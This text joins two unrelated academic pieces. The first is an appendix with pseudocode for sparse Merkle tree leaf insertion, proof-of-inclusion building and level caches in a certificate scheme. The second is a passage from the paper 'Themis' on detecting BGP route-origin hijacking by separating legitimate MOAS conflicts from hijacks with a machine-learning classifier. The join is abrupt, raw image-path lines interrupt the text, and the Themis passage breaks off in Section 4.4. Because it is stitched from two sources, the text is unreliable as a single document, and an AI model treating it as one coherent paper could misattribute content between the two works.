This section shows the in-depth working of the basic operations for epoch trees.

A.1 Preliminaries and Notation

Table 2 summarizes our notation for the operations. When addressing a position in the SMT the term *depth* or *depth level* is used, where a higher number depth means closer to the leaves and a lower number depth means closer to the root. This is also illustrated in Figure 1 (b). When describing a for-loop in the algorithms, note that "**for** $i \leftarrow 0$ **to** x **do**" means i gets assigned $[0,x)$ in the course of the loop. For brevity, we skip the checks for empty hashes in *EmptyHashesList* and simply check for $\varnothing$.

A.2 CA Operations

This section describes how V'CER does basic operations. We use an incremental approach using the Look-Up-Table

Table 2: Variables and operation definitions.

Variables	
LUT	Look-Up-Table storing hashes of all non-empty branches and leaves of SMT
$\lvert\mathbb{H}\rvert$	Bit length of a hash digest and depth of SMT
$\lvert l\rvert$	Number of elements in list l
LC	Level-Cache-List sorted by position of the cache elements in SMT
$clvl$	Depth of LC
Operations	
$int\langle p\rangle$	Access bit at position p of int from the right
$l[p]$	Access element at position p in list l
$LUT[p,d]$	Get hash at position p at depth d, the last d bits of p will be ignored, e.g., $d=0$ returns SMT_r, $d=\lvert\mathbb{H}\rvert$ returns a leaf
$\sim x$	Flip bit(s) of x

LUT, instead of constructing the tree in one go for a set of leaves [34]. This avoids having to reconstruct the entire epoch tree on an update to it. As V'CER works by regularly updating the respective epoch trees, this helps to significantly reduce the calculation overhead on the $\mathcal{CA}$. This comes at the cost of having to store the LUT.

A.2.1 Add Leaf to SMT

This operation is executed by the $\mathcal{CA}$ and adds one leaf hash to an epoch tree while updating the LUT for subsequent operations. Figure 1 (b) illustrates how it works for c_1. Starting from the leaf, the operation will go up the tree, look-up the respective neighbor in the LUT (see green nodes), calculate and set the intermediate nodes along the leaf's path in the LUT (see green line), and repeat this process until reaching the root. For the initial epoch tree construction or processing multiple updates, this operation is called multiple times individually for each leaf.

Algorithm 4 describes the operation in detail. First, it sets the hash to be added on the respective leaf position in line 1. It traverses the tree from bottom to top, i.e., starting at the right-most bit in the leaf going successively left. In line 4 we construct the position of the neighbor at the current depth by flipping the bit representing this depth. Depending on which side the leaf and neighbor is, in lines 5 to 10, we look-up the left and right hash to concatenate them in correct order, hash them, and set the result at the respective position in the LUT (line 11). This process will be repeated for all depths until the root is reached. For revocation, the same operation is used regarding the leaf to be removed, except in line 1 we set the leaf to $\mathtt{H}(\varnothing)$ instead.

Algorithm 4 `add_leaf` function for adding a new leaf hash and recalculating the tree while updating the LUT

Input: *leaf_hash*, *LUT*
Output: $\mathcal{E}_r$, *LUT*

1: $LUT[leaf_hash, |\mathbb{H}|] \leftarrow leaf_hash$
2: **for** $i \leftarrow 0$ **to** $|\mathbb{H}|$ **do**
3: $\quad neighbor \leftarrow leaf_hash$
4: $\quad neighbor\langle |\mathbb{H}| - i\rangle \leftarrow \sim neighbor\langle |\mathbb{H}| - i\rangle$
5: $\quad$ **if** $leaf_hash\langle |\mathbb{H}| - i\rangle$ = True **then**
6: $\quad\quad left_hash \leftarrow LUT[neighbor, (|\mathbb{H}| - i)]$
7: $\quad\quad right_hash \leftarrow LUT[leaf_hash, (|\mathbb{H}| - i)]$
8: $\quad$ **else**
9: $\quad\quad left_hash \leftarrow LUT[leaf_hash, (|\mathbb{H}| - i)]$
10: $\quad\quad right_hash \leftarrow LUT[neighbor, (|\mathbb{H}| - i)]$
11: $\quad LUT[leaf_hash, (|\mathbb{H}| - i - 1)] \leftarrow \mathtt{H}(left_hash \,||\, right_hash)$
12: **return** $LUT[\varnothing, 0]$, *LUT*

A.2.2 PoI Construction

This operation is executed by the $\mathcal{CA}$ to construct a PoI for the given leaf hash. The *LUT*, populated by the `add_leaf` operation, is used for the PoI construction. Only necessary hashes will be put in the PoI by excluding empty hashes. However, this additionally requires a $|\mathbb{H}|$-bit sized path bitmap for verification, to know which depth each element in the PoI represents.

Algorithm 5 `calc_poi` function for calculating the proof of inclusion for a leaf

Input: *leaf_hash*, *LUT*
Output: *path*, *path_bitmap*

1: $path[] \leftarrow \varnothing$
2: $path_bitmap \leftarrow 0$
3: **for** $i \leftarrow 0$ **to** $|\mathbb{H}|$ **do**
4: $\quad neighbor \leftarrow leaf_hash$
5: $\quad neighbor\langle |\mathbb{H}| - i\rangle \leftarrow \sim neighbor\langle |\mathbb{H}| - i\rangle$
6: $\quad neighbor_hash \leftarrow LUT[neighbor, (|\mathbb{H}| - i)]$
7: $\quad$ **if** $neighbor_hash \neq \varnothing$ **then**
8: $\quad\quad path_bitmap\langle i\rangle \leftarrow$ True
9: $\quad\quad path$`.append(`$neighbor_hash$`)`
10: **return** *path*, *path_bitmap*

The operation is shown in Algorithm 5. It works similar to `add_leaf`, by starting from the bottom of the tree and working its way up. For each depth, the neighbor position for the given leaf is calculated and looked-up in line 6. If the looked-up hash is not empty, it will be appended to the PoI and the bit at the current depth is set in the path bitmap. For a revoked leaf the operation does not require any changes.

A.2.3 PoI Verification

For this operation, we calculate the root resulting from a PoI. Given the leaf to be verified, its PoI, and respective path bitmap, the operation can be executed by anyone. If this root matches the expected epoch root, the certificate represented by the leaf is valid. Per default, the operation will calculate the root, yet, an optional parameter can be passed to stop at the specified depth-level.

Algorithm 6 `calc_path_root` function for calculating the root of a proof of inclusion, optionally only until a given depth

Input: *leaf_hash*, *path*, *path_bitmap*, $[lvl \leftarrow 0]$
Output: *root_hash*

1: $result \leftarrow leaf_hash$
2: **for** $i \leftarrow 0$ **to** $(|\mathbb{H}| - lvl)$ **do**
3: $\quad$ **if** $path_bitmap\langle i\rangle$ = True **then**
4: $\quad\quad neighbor \leftarrow path[0]$
5: $\quad\quad path$`.popfront()`
6: $\quad$ **else**
7: $\quad\quad neighbor \leftarrow \varnothing$
8: $\quad$ **if** $leaf_hash\langle i\rangle$ = True **then**
9: $\quad\quad result \leftarrow \mathtt{H}(neighbor \,||\, result)$
10: $\quad$ **else**
11: $\quad\quad result \leftarrow \mathtt{H}(result \,||\, neighbor)$
12: **return** *result*

Algorithm 6 gives a detailed description of the operation. The algorithm starts by setting the given leaf in the *result* variable and then works its way up the tree from the bottom. In the lines 3 to 7 it checks if there is an element in the given PoI for the current depth and if so, it extracts this PoI element. Otherwise, an empty hash is assumed instead. Then both hashes are hashed together in the respective order and set to the *result* variable. This process is repeated for all depths until we reach the root, or the given depth level, if specified.

A.2.4 Level-Cache Construction

The construction of a *LC* by the $\mathcal{CA}$ is shown in Algorithm 7. Note that the elements of *LC* are sorted left-to-right by their position in the epoch tree. Thus, we can simply go through all positions in the *LC*, bit-shift it to the very left regarding the digest size, and use this to simply look-up the value at the depth *clvl*. The $\mathcal{CA}$ can repeat this for all epochs and then distribute the resulting *LC*. If some $\mathcal{Nodes}$ missed this distribution, $\mathcal{Nodes}$ that received the *LC* may share it with others, or construct *LC*s with a smaller *clvl* if requested.

Algorithm 7 `construct_lvl_cache` for constructing a level-cache with a specified depth

Input: *clvl*, *LUT*
Output: *LC*

1: $LC[] \leftarrow \varnothing$
2: **for** $i \leftarrow 0$ **to** 2^{clvl} **do**
3: $\quad position \leftarrow i \ll (|\mathbb{H}| - clvl)$
4: $\quad LC$`.append(`$LUT[position, clvl]$`)`
5: **return** *LC*

Themis: Accelerating the Detection of Route Origin Hijacking by Distinguishing Legitimate and Illegitimate MOAS

Lancheng Qin[1] Dan Li[1,3] Ruifeng Li[2] Kang Wang[1]

[1]*Tsinghua University*
[2]*Tsinghua Shenzhen International Graduate School*
[3]*Zhongguancun Laboratory*

Abstract

Route hijacking is one of the most severe security problems in today's Internet, and route origin hijacking is the most common. While origin hijacking detection systems are already available, they suffer from tremendous pressures brought by frequent legitimate Multiple origin ASes (MOAS) conflicts. They detect MOAS conflicts on the control plane and then identify origin hijackings by data-plane probing or even manual verification. However, legitimate changes in prefix ownership can also cause MOAS conflicts, which are the majority of MOAS conflicts daily. Massive legitimate MOAS conflicts consume many resources for probing and identification, resulting in high verification costs and high verification latency in practice. In this paper, we propose a new origin hijacking system *Themis* to accelerate the detection of origin hijacking. Based on the ground truth dataset we built, we analyze the characteristics of different MOAS conflicts and train a classifier to filter out legitimate MOAS conflicts on the control plane. The accuracy and recall of the MOAS classifier are 95.49% and 99.20%, respectively. Using the MOAS classifier, *Themis* reduces 56.69% of verification costs than Argus, the state-of-the-art, and significantly accelerates the detection when many concurrent MOAS conflicts occur. The overall accuracy of *Themis* is almost the same as Argus.

1 INTRODUCTION

The Internet is composed of more than 70,000 Autonomous Systems (ASes). ASes use Border Gateway Protocol (BGP) to advertise their IP prefixes and exchange routing information with each other. However, BGP lacks authentication and validation of announced routes, which severely compromises the reliability of inter-domain routing. In other words, an AS can easily advertise invalid routing information to redirect normal routes, which is called *route hijacking*. For example, an AS can claim to be the origin for prefixes it does not own to engage in malicious activities such as traffic disruption, sending spam [54], DDoS attacks [21], or stealing crypto currencies [26]. This kind of route hijacking is called *origin hijacking*.

Origin hijacking is the most commonly observed type of route hijacking [2, 10, 16, 49, 54], which accounts for about 70% of route hijacking incidents observed by Oracle Internet Intelligence [16] and BGPmon [2]. Origin hijacking can be caused by accidental misconfigurations [19, 22] or malicious attacks [15, 17, 20], often resulting in serious routing and security problems. For instance, in 2008, Pakistan Telecom hijacked YouTube for two hours due to misconfigurations [22]. In 2017, a Russian government-controlled telecommunication company hijacked more than 20 financial services worldwide for seven minutes [15]. More recently, in Apr. 2020, Rostelecom announced massive prefixes belonging to Akamai, Amazon AWS, Cloudflare, Digital Ocean, and 200 other Internet Service Providers (ISPs), causing widespread service disruptions [20].

In order to improve the trustability and reliability of inter-domain routing, various mechanisms have been proposed to defend against origin hijacking. They can be divided into two main categories: proactive prevention [30, 39, 40, 42, 52] and reactive detection [32, 35, 41, 50, 51, 53, 55]. Proactive prevention mechanisms (*e.g.* RPKI [30]) usually use cryptography to authorize all legitimate origin ASes for the prefix in advance to prevent origin hijacking. However, these mechanisms are fully effective only when deployed by all ASes, which is a long way to go [44, 45].

Therefore, many networks prefer to rely on reactive detection mechanisms [49], which monitor BGP updates from BGP monitors worldwide and raise alarms when detecting route hijackings. Recent proposals (*e.g.* Argus [51]) combine both control-plane analysis and data-plane probing to make the detection. On the control plane, they first detect all multiple origin ASes (MOAS) conflicts based on historical BGP data. MOAS is a special phenomenon in BGP when multiple ASes originate an IP address block. It is an obvious manifestation of origin hijacking since the hijacker and the victim originate the same IP address block in BGP updates. However, although RFC 1930 [34] discourages MOAS in practical

operations, it is frequently observed that legitimate changes in prefix ownership caused by business cooperation, IP address transfer/leasing, or DDoS protection services can also result in MOAS [28, 38, 56], *i.e.* legitimate MOAS. Therefore, MOAS conflicts observed on the control plane cannot simply be equated with origin hijackings but also include legitimate MOAS conflicts. Since it is difficult to differentiate origin hijackings from legitimate MOAS conflicts based on MOAS data alone [56], detection mechanisms use traceroutes/pings for each MOAS conflict and then identify origin hijackings based on data-plane reachability information.

However, existing detection approaches suffer from high verification costs and latency. Since their accuracy is sensitive to practical factors such as the location of selected probe points or the choice of the live IP address, manual verification is often required in practice [50]. Note that legitimate MOAS happens much more frequently than origin hijacking in reality. Hence, many legitimate MOAS conflicts often consume considerable resources for data-plane probing and manual verification, which significantly increases the verification costs and latency. Considering that route origin hijackings can pollute 90% of the Internet in less than two minutes [51], even a one-minute latency may cause high financial loss.

In this paper, we provide a systematic empirical analysis of the potential causes of legitimate MOAS conflicts and the behavioral features of hijackers. Based on a ground truth dataset that we construct, we identify six dominant characteristics that can separate legitimate MOAS from origin hijacking. We capture 26 features and train an Extra-Tree classifier. The accuracy and recall of the classifier are 95.49% and 99.20%, respectively. However, we note that some practical legitimate MOAS conflicts are more complicated than legitimate MOAS conflicts of our ground truth dataset, which may be mistakenly classified as origin hijackings. Therefore, we propose a new origin hijacking detection system, *i.e. Themis*, by adding the classifier between existing control-plane analysis and data-plane probing. The classifier is responsible for classifying MOAS conflicts into legitimate MOAS conflicts and potential hijackings. After that, *Themis* only needs to perform data-plane probing for a small number of potential hijackings. Our evaluation shows that *Themis* reduces verification costs by an average of 56.69% than Argus and significantly accelerates the detection when many concurrent MOAS conflicts occur. Since the classifier rarely has false negatives and *Themis* uses the same data-plane method as Argus, the overall accuracy of *Themis* is almost the same as Argus.

To the best of our knowledge, this is the first work that accelerates the real-time origin hijacking detection by putting a control-plane machine-learning (ML) classifier to filter out legitimate MOAS. While there are previous works [28, 37, 38, 56] which observed and analyzed MOAS, they just confirm the prevalence of legitimate MOAS and suggest several possible reasons behind special cases without delving into how legitimate MOAS differs from origin hijacking.




Figure 1: Examples of origin hijacking.

2 BACKGROUND AND MOTIVATION

2.1 Origin Hijacking and Legitimate MOAS

Origin Hijacking. Origin Hijacking, or illegitimate MOAS, is the most commonly observed type of route hijacking. It is usually caused by misconfigurations or malicious attacks. Origin hijacking usually does not last long, but can cause serious routing and security problems such as traffic disruption and financial losses.

Figure 1 shows two examples of origin hijacking. Assume that AS1 owns and legitimately announces prefix 10.0.0.0/23. The BGP advertisement is propagated between neighbors. The AS-path attribute < x ... y > sequentially records the passed ASNs, where the last one is the origin AS. In the first example, AS4 is the hijacker and illegitimately announces the exact same prefix 10.0.0.0/23. As a result, AS2 and AS3 learn two routes to prefix 10.0.0.0/23 but with different origin ASes. For AS3, one route is <4> and the other is <2 1>. Since the route with a shorter AS-path is preferred in BGP, AS3 chooses the wrong route <4> and then forwards traffic destined to prefix 10.0.0.0/23 to AS4. While for AS2, it chooses the legitimate route with a shorter AS-path <1> and is not polluted by AS4. This problem, called exact-prefix origin hijacking or exact origin hijacking for short, can pollute parts of the Internet that are close to the hijacker.

The other type of origin hijacking is sub-prefix origin hijacking or sub origin hijacking for short. As shown in the second example of Figure 1, the hijacker AS4 announces a sub prefix 10.0.0.0/24 of prefix 10.0.0.0/23. Since the route with a more specific prefix is preferred, the entire Internet may be polluted. Therefore, sub origin hijacking has a more significant impact than exact origin hijacking.

Legitimate MOAS. Although RFC 1930 recommends that a prefix should originate from only one AS, a series of previous works [28, 38, 56] have observed that legitimate network engineering practices can also lead to MOAS conflicts, *i.e.* legitimate MOAS. Zhao *et al.* [56] pioneer the analysis of MOAS conflicts and discover that not all MOAS conflicts are origin hijackings but can also occur for legitimate reasons such as announcing exchange point addresses and

multi-homing. They mainly focus on the duration of MOAS conflicts and conclude that most MOAS conflicts are short-lived, especially origin hijackings caused by misconfigurations, which often last less than one day. They believe that the duration can be a useful heuristic to distinguish between origin hijacking and legitimate MOAS. However, this characteristic does not apply to real-time hijacking detection. Inspired by Zhao *et al.*, Chin [28] and Jacquemart *et al.* [38] further study the prevalence and temporal characteristics of MOAS conflicts. They revisit the work of Zhao *et al.* and further confirm the prevalence of legitimate MOAS. Besides, Chin observes that multinational companies or companies hosting servers in multiple data centers may advertise the same prefixes from different origin ASes. For example, the subsidiary of Glenayre Technologies in China and its parent office in the US announce the same prefix using individual ASNs. Through this operation, traffic from China can be forwarded directly to the subsidiary rather than to the United States, and thus the latency is greatly reduced. This finding inspires us to study potential commercial relationships between origin ASes announcing the same IP address block. It is worth noting, that the use of commercial relationship information is not novel (*e.g.* Schlamp *et al.* [48] uses IRR database to build an organization graph). In this work, this information is only a part of our characteristics and is put to better use.

Previous works have proposed a few reasons (*e.g.* commercial relationships) behind legitimate MOAS conflicts, but they mainly focus on the duration of MOAS conflicts and do not systematically study the general characteristics that can accurately differentiate origin hijackings from legitimate MOAS conflicts. It is difficult to distinguish legitimate MOAS and origin hijacking in real time based on existing MOAS characteristics. Besides, they mainly study exact-prefix legitimate MOAS. Our analysis in Section 4 shows that there are significant differences between exact-prefix legitimate MOAS and sub-prefix legitimate MOAS in some characteristics. We abbreviate the two types of legitimate MOAS as exact legitimate MOAS and sub legitimate MOAS.

2.2 Motivations and Goals

Since it is hard to distinguish between origin hijackings and legitimate MOAS conflicts solely based on control-plane data, Argus performs data-plane probing on all MOAS conflicts to identify real origin hijackings. Since legitimate MOAS conflicts account for the majority of MOAS conflicts, most resources are wasted on identifying legitimate MOAS conflicts, which greatly increases verification costs and latency. To address this problem, Artemis [50] proposes a self-operated hijacking detection system. Artemis identifies origin hijackings with private information, *i.e.* all legitimate origin ASes of its prefixes. However, it only works when its prefixes are hijacked. For example, in Figure 1, even if AS3 operates Artemis, it is still unable to determine whether AS4 announcing prefix 10.0.0.0/23 is an origin hijacking or a legitimate MOAS conflict.

In this paper, we try to study general characteristics that can differentiate origin hijacking from legitimate MOAS and train a machine-learning (ML) classifier to evaluate the applicability of these characteristics. Furthermore, we propose a new origin hijacking detection system, called *Themis*, based on the classifier. For each MOAS conflict, *Themis* first captures its characteristics and then conducts data-plane probing only if it is classified as a potential hijacking by the classifier. Although it is unable to make final decisions solely based on the classifier, *Themis* significantly reduces the workload for data-plane probing and accelerates the detection of origin hijacking compared to current practices.

Low false negative rate and low false positive rate are two important targets of the classifier. False positive means that a legitimate MOAS conflict is identified as a potential hijacking. Hence, the false positive rate is proportional to the verification costs and latency of *Themis*. Compared to false positive rate, we are more concerned about the false negative rate. False negative means that a real hijacking is mistakenly considered as a legitimate MOAS conflict. In this case, the hijacker can successfully hijack traffic destined to the victim without being detected. Therefore, we should not compromise false negatives to reduce false positives.

3 DATASETS

In this section, we first introduce the ground truth used to analyze the difference between origin hijacking and legitimate MOAS. We then introduce the historical BGP data used to capture the behavior characteristics for each MOAS.

3.1 Ground truth Dataset

As described in Section 2, due to the lack of ground truth, previous works simply summarize several reasons behind limited cases. In this work, we first build a ground truth dataset including reliable origin hijackings and legitimate MOAS conflicts. In order to facilitate the analysis of the relationships between multiple origin ASes, each ground truth MOAS only contains two ASes. Table 1 describes the size of the ground truth dataset.

Origin hijackings: BGPmon [2] is a popular commercial company that provides hijacking detection services and reports observed hijacking events daily. By collecting records from BGPmon, we first extract 2,223 reported origin hijacking events occurred between February 1, 2020 and April 30, 2021. Each event has four attributes: the hijacker ASN, the victim ASN, the prefix announced by the hijacker, and the affected prefix owned by the victim.

Since BGPmon is known to feature false positives [48], we manually validate the 2,223 events using four filters, *i.e.* Route Origin Validation (ROV) filter [36], Internet Routing

Table 1: Ground truth Dataset (From February 1, 2020 to April 30, 2021).

	legitimate exact MOAS	legitimate subMOAS	exact prefix hijacking	subprefix hijacking
Number	499	1866	867	476

Registry (IRR) filter [8], topology filter [48], and MOAS duration filter. ROV is executed using Route Origin Authorizations (ROAs) which specify the prefixes that each AS is authorized to announce. IRR has recorded much prefix ownership information provided by 25 routing registries including five Regional Internet Registries (RIRs). By using the latest ROAs and IRR information, we filter out 281 events of the 2,223 events. For example, on December 21, 2020, BGPmon reported that AS 133929 hijacked two sub prefixes of prefix 45.200.0.0/16 which was normally announced by AS 134548. By looking up AS 133929 in ROAs, we find that AS 133929 has been authorized to be the valid origin of the two sub prefixes since December 29, 2020, *i.e.* eight days after the event. This fact indicates that this event is not an origin hijacking but a legitimate MOAS conflict.

Then, we use the topology filter proposed by Schlamp *et al.* and filter out other 113 events. For example, on February 20, 2020, BGPmon reported that AS 207952 hijacked a same prefix 176.100.40.0/22 of AS57439. By checking the ASN path of the suspicious BGP announcement, we find AS 57439 was located at upstream of AS 207952, indicating that AS 57439 allowed this BGP announcement to pass and approved this behavior.

Furthermore, since most origin hijackings are short-lived [28, 38, 56], we design an empirical MOAS duration filter. The filtering rule is that, within ten days after each event, if the hijacker continues to originate the affected prefix for more than three days or for a longer time than the victim does, it is considered a legitimate event. Finally, we filter out other 485 events and remain 1,344 events. For example, on October 2, 2020, BGPmon observed that AS 39404 hijacked a sub prefix 193.221.130.6/24 of prefix 193.221.128.0/19 which was normally announced by AS 35201. Although these two prefix-origin pairs are not present in the most recent global routing tables, AS 39404 had been continuously announcing prefix 193.221.130.6/24 for more than five months since October 2, 2020.

To evaluate the reliability of the 1,344 events, we try to email each victim to confirm whether it was hijacked. We find the contact of each victim through Whois [24] and send an email to each victim. The note[1] contains the time, the affected prefix, and the hijacker AS of the event. Since most of the victims' contact information is out of date or even not available, we only receive 37 replies. Six of the respondents are from the United States, and the rest are almost evenly distributed across 17 different countries including Brazil, the United Kingdom, Canada, Germany, Singapore, Australia, Seychelles and Russia. They are mainly cloud service companies (such as cloud computing services, CDN services, etc.), ISP operators, equipment vendors and research institutions.

Of the 37 replies, 36 confirm the hijacking, while one suggests it was a "probably legitimate" anycast test. We note that of the 36 confirmed hijacking events, several hijacking events were carried out by the same hijacker at the same time, which means that the hijacker was hijacking multiple victims simultaneously. We further find that the hijacker of the confirmed hijacking event was also responsible for some events of the unconfirmed 1307 events at the same time[2]. So, we consider these events as highly reliable origin hijacking events. In this way, we additionally identify 255 origin hijacking events. However, the "hijacker" of the confirmed legitimate MOAS event did not "hijack" more "victims" at the same time. We do not identify more legitimate MOAS events. We use Clopper-Pearson method to calculate the confidence intervals for the two experiments with a 95% confidence level [4]. For the first experiment (36 positive samples and 1 negative sample), the confidence interval is [0.8584, 0.9993]. For the second experiment (291 positive samples and 1 negative sample), the confidence interval is [0.9811, 0.9999].

Finally, we drop the "probably legitimate" event and take the remaining 1,343 events as ground truth origin hijackings. In addition, we also send emails for those events filtered out by the MOAS duration filter and receive 12 replies. Each confirms that it was legitimate, indicating that the MOAS duration filter is valid.

Legitimate MOAS conflicts: Unlike origin hijackings, less ground truth on legitimate MOAS conflicts is available except for limited cases described in previous works. Resource Public Key Infrastructure (RPKI) [27] is a public key infrastructure framework designed to associate prefixes with valid origin ASes, *i.e.* ROA. Although the deployment rate of RPKI is only about 30%, we find that MOAS is quite common in ROAs. We extract a total of 8,477 legitimate MOAS conflicts from ROAs, but keep only those legitimate MOAS conflicts that also appear in global routing tables to avoid misconfigurations [11]. Eventually, we extract 2,365 legitimate MOAS conflicts, including 499 exact legitimate MOAS conflicts and 1,866 sub legitimate MOAS conflicts. Each legitimate MOAS conflict has the same four attributes as the origin hijacking. In particular, in each exact legitimate MOAS conflict, we select the AS announcing the prefix later as the "hijacker" and the

[1] We show the note content in appendix.

[2] In most cases, multiple events occurred in the same second. But when a hijacker hijacked a large number of prefixes, different events might occur in different seconds, but mostly in the same minute. In this case, we consider events that occurred consecutively within a minute to be carried out at the same time.

AS announcing the prefix earlier as the "victim", which is consistent with current detection mechanisms. While in each sub legitimate MOAS conflict, the AS announcing a more specific prefix is considered the "hijacker" and the AS announcing a less specific prefix is considered the "victim".

3.2 Historical BGP Data

To capture transient characteristics when each MOAS conflict occurred, we use RIPE RIS [12] and Route Views [14] to download historical BGP data from February 1, 2020 to April 30, 2021. RIPE RIS and Route Views are two publicly available services that collect BGP data from route collectors (RCs) worldwide. Each RC collects BGP routing tables and BGP updates from its peering ASes, which are also called vantage points (VPs). We use BGPstream [3], a tool proposed by CAIDA [6], to access these BGP data. In addition, when evaluating the practical recall of MOAS classifier and the cost of *Themis*, we download historical BGP data from May 1, 2021 to September 30, 2021.

4 MOAS CHARACTERISTICS

In this section, we first study the potential relationships between origin ASes in legitimate MOAS conflicts and then develop hypotheses on hijackers' behavioral characteristics when hijacking. Based on the analysis, we identify six dominant characteristics: exact prefix or sub prefix, rank difference, business relationship, geographical relationship, announcement stability and hijacking activity.

4.1 Exact Prefix or Sub Prefix

The definitions of exact prefix and sub prefix are described in Section 2. This characteristic can be obtained naturally when an MOAS conflict is detected. Although our purpose is to distinguish origin hijacking and legitimate MOAS regardless of the affected prefix, we note that exact legitimate MOAS and sub legitimate MOAS are significantly different in some characteristics. Furthermore, we are surprised to find that sub legitimate MOAS even resembles origin hijacking in some characteristics. We intuitively assume that exact legitimate MOAS and sub legitimate MOAS are caused by different operations. In order to understand the difference between origin hijacking and legitimate MOAS, we divide MOAS into four types, *i.e.* exact legitimate MOAS, sub legitimate MOAS, exact origin hijacking, and sub origin hijacking.

4.2 Rank Difference

We collect customer cone information for each AS from CAIDA AS rank [1]. The customer cone size of an AS is the number of ASes that can be reached from the AS following only provider-to-customer (P2C) links. The AS with a




Figure 2: Rank difference of individual MOAS types.




Figure 3: Proportion of different business relationships in individual MOAS types.

larger customer cone size gets a higher rank and ASes with equal customer cone sizes get the same rank. To some extent, an AS's rank reflects its influence. We are interested in the rank difference between two origin ASes in the MOAS conflict. To this end, we rank 71,665 ASes based on their customer cone sizes. We find that most Tier 1 ASes are in the top 20, where AS 3356 (a large Tier 1 AS owned by Level 3) ranks the first because it owns the largest customer cone size. While all stub ASes rank at the bottom with a rank of 366. Figure 2 shows the distribution of rank difference of the four MOAS types. We find the overall rank difference of exact legitimate MOAS is much smaller than the other three MOAS types, and 80% of exact legitimate MOAS conflicts have a rank difference of 0. We speculate that an AS is more willing to cooperate with another AS with similar influence, and they may announce the same prefixes for commercial purposes. However, this phenomenon is not prevalent in the other three types of MOAS.

Another important finding is that sub legitimate MOAS has a similar distribution to origin hijacking. Moreover, only about 10% of sub legitimate MOAS have a rank difference of 0, even lower than exact origin hijacking and sub origin hijacking. We intuitively assume that exact legitimate MOAS and sub legitimate MOAS are two different MOAS patterns.

Sub legitimate MOAS may happen when a smaller AS buys or borrows a more specific prefix from a larger AS but the larger AS still announces the less-specific prefix for convenience. Besides, we find influential ASes rarely have misconfigurations or participate in malicious attacks to maintain public credibility. In more than 65% of origin hijackings, the hijackers are stub ASes.

We also calculate the difference in customer cone sizes for each type of MOAS. The distribution is similar to Figure 2.

4.3 Business Relationship

Inspired by the results in Section 4.2 and the case in Section 2, we assume that there must be potential business relationships between ASes in legitimate MOAS conflicts. We measure the proportion of different business relationships, *i.e.* organization relationship, provider-to-customer relationship (P2C), peer-to-peer relationship (P2P), and Internet exchange Point relationship (IXP), in individual MOAS types. We use P2C and P2P information inferred by AS-Rank [1,43], and use AS organization information and IXP information provided by CAIDA [5,7].

As shown in Figure 3, there is a clear distinction between legitimate MOAS and origin hijacking in terms of the proportion of P2C relationship and organizational relationship. More specifically, the exact legitimate MOAS prefers to happen within the same organization while the sub legitimate MOAS is more likely to occur between a provider and its customer. However, P2P and IXP relationships are not as highly correlated with legitimate MOAS as expected.

It's noted that using business relationships to investigate MOAS is not novel. Schlamp *et al.* have used organization data to build a rule-based filter. The filter treats MOAS conflicts that satisfy organization relationship as legitimate MOAS conflicts and others as origin hijackings. However, the filtering rule has some limitations in accuracy. In Figure 3, 85.26% of sub legitimate MOAS conflicts and 0.78% origin hijackings do not obey this filtering rule. These origin hijackings may be caused by misconfigurations or wrong operations and can lead to serious routing problems as well. For example, on February 20, 2020, BGPmon raised an alarm that AS 20773 hijacked the prefix 173.201.64.0/23 of AS 44273. AS 20773 and AS 44273 are owned by a same German organization but are located in different regions. Particularly, AS 20773 has never announced prefix 173.201.64.0/23 before and after that day. Finally, the overall accuracy of the filter from our ground truth dataset is just 52.86%. To make better use of organization information, we feed organization relationship as one feature to an ML classifier, achieving better accuracy. The performance of the ML classifier will be described in Section 5.





Figure 4: Proportion of different geographical relationships in individual MOAS types.

4.4 Geographical Relationship

Considering victims of origin hijackings could be located anywhere globally, we expect ASes in the legitimate MOAS conflict to be geographically close to each other. We focus on three geographical relationships: adjacency, located in the same country, and located in the same RIR. We extract adjacency relationship information from global routing tables and collect the country and RIR information of each AS from the websites of the five RIRs.

